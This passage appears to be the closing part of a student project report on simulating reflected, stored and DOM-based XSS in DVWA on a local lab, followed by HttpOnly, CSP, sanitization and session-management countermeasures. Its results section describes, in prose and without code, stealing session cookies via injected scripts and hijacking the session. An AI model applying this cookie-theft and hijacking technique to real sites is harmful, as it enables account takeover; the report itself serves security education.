
Name	Value	D...	Pa...	Ex...	Size	H...	S...	Sa...	Pa...	Cr...	Pr...
PHPSESSID	p2l9s14q@qntbre7e5qaf2o9	lo...	/	2...	35						M...
secure_cookie	protected_by_httponly	lo...	/	2...	34	✓					M...
security	low	lo...	/	S...	11						M...
vulnerable_cookie	can_be_stolen	lo...	/	2...	30						M...


Screenshot 20: Countermeasure 2 – CSP




Screenshot 21&22: Countermeasure 3 – Input Sanitization

Shows how malicious script is neutralized into harmless text.





Screenshot 23&24: Countermeasure 4 – Secure Session Management
Shows active secure session settings and regeneration.



Vulnerability: Stored | Vulnerability: DOM | Setup: Damn Vulnerable | Welcome: Damn Vulnerable | HttpOnly Cookie Demo | CSP Demonstration | Countermeasure 3: Insecure Session | Countermeasure

localhost/countermeasures/session_demo.php

Session Regeneration: ACTIVE - Changes ID periodically

Current Session Information

Session ID: p2l9si4q0q...

Session Created: 08:57:45

Last Regenerated: 08:57:45

Page Views: 1

Next Regeneration in: 30 seconds

How This Prevents Attacks:

1. **HttpOnly:** Stops XSS cookie theft
2. **Regeneration:** Limits session hijack window
3. **Strict Mode:** Prevents session fixation
4. **SameSite:** Blocks CSRF attacks
5. **Secure Flag:** HTTPS-only in production

Test JavaScript Access:

[Try to Access Session Cookie](#)

JavaScript can see: **PHPSESSID=p2l9si4q0qntbre7e5qafto2o9; security=low; vulnerable_cookie=can_be_stolen**
Session cookie is protected by HttpOnly flag.

Explanation: Secure session management combines multiple protections to defend against session hijacking, fixation, and XSS attacks.

RESULTS AND OBSERVATIONS

The Multi-Stage XSS Attack Simulation was successfully executed in a controlled local environment using DVWA. The results clearly demonstrate how Cross-Site Scripting vulnerabilities can be exploited and escalated from simple script execution to severe security breaches such as session hijacking.

During the initial phase, basic Reflected, Stored, and DOM-based XSS attacks were successfully performed. JavaScript alert boxes were triggered in all three cases, confirming the presence of XSS vulnerabilities within the application when security was set to a low level. This validated that user input was neither properly validated nor sanitized before being processed by the application.

In the advanced phase of the project, the XSS vulnerabilities were extended to real-world attack scenarios. Custom JavaScript payloads were injected to capture session cookies using a locally hosted HTTP server. The server successfully received and logged cookies from the victim's browser, including the session identifier (PHPSESSID). This confirmed that session cookies were accessible through client-side scripts due to the absence of protective flags such as HttpOnly.

Among the three XSS types, Stored XSS proved to be the most dangerous, as the malicious script was permanently stored in the application and executed automatically whenever the affected page was accessed. This resulted in repeated cookie captures without any further attacker interaction, demonstrating a high-impact persistent attack. Reflected and DOM-based XSS also resulted in successful cookie theft but required user interaction through crafted input or manipulated URLs.

Using the stolen session cookies, a session hijacking simulation was performed. By injecting the captured session identifier into the browser, unauthorized access to the victim's session was demonstrated. This confirmed that possession of a valid session cookie is sufficient to impersonate a legitimate user in vulnerable applications.

The implementation of security countermeasures significantly reduced the attack surface. Cookies protected with the HttpOnly flag were inaccessible to JavaScript, preventing cookie theft. Content Security Policy (CSP) successfully blocked inline script execution, mitigating XSS payloads. Input sanitization converted malicious scripts into harmless text, and secure session management techniques prevented session misuse. These results highlight the effectiveness of layered security controls in defending against XSS attacks.

Overall, the project successfully demonstrated both the attack potential of XSS vulnerabilities and the importance of implementing proper defensive mechanisms to protect web applications.

CONCLUSION

This project successfully demonstrated a Multi-Stage Cross-Site Scripting (XSS) Attack Simulation using the Damn Vulnerable Web Application (DVWA). The study began with basic XSS attacks, such as reflected, stored, and DOM-based XSS, and gradually escalated to advanced exploitation involving session cookie theft and session hijacking.

Through practical implementation, the project showed how seemingly simple XSS vulnerabilities can lead to severe security consequences, including unauthorized access to user sessions. Among the tested attacks, stored XSS was identified as the most dangerous, as the malicious payload persists and affects multiple users without further interaction from the attacker.

The project also emphasized the importance of defensive security measures. Countermeasures such as HttpOnly cookies, Content Security Policy (CSP), input sanitization, and secure session management were implemented and tested, demonstrating their effectiveness in mitigating XSS-based attacks.

Overall, this project highlights the critical need for secure coding practices and layered security mechanisms in modern web applications. The hands-on approach provided a strong understanding of both attack methodologies and defense strategies, making this project a valuable learning experience in web application security.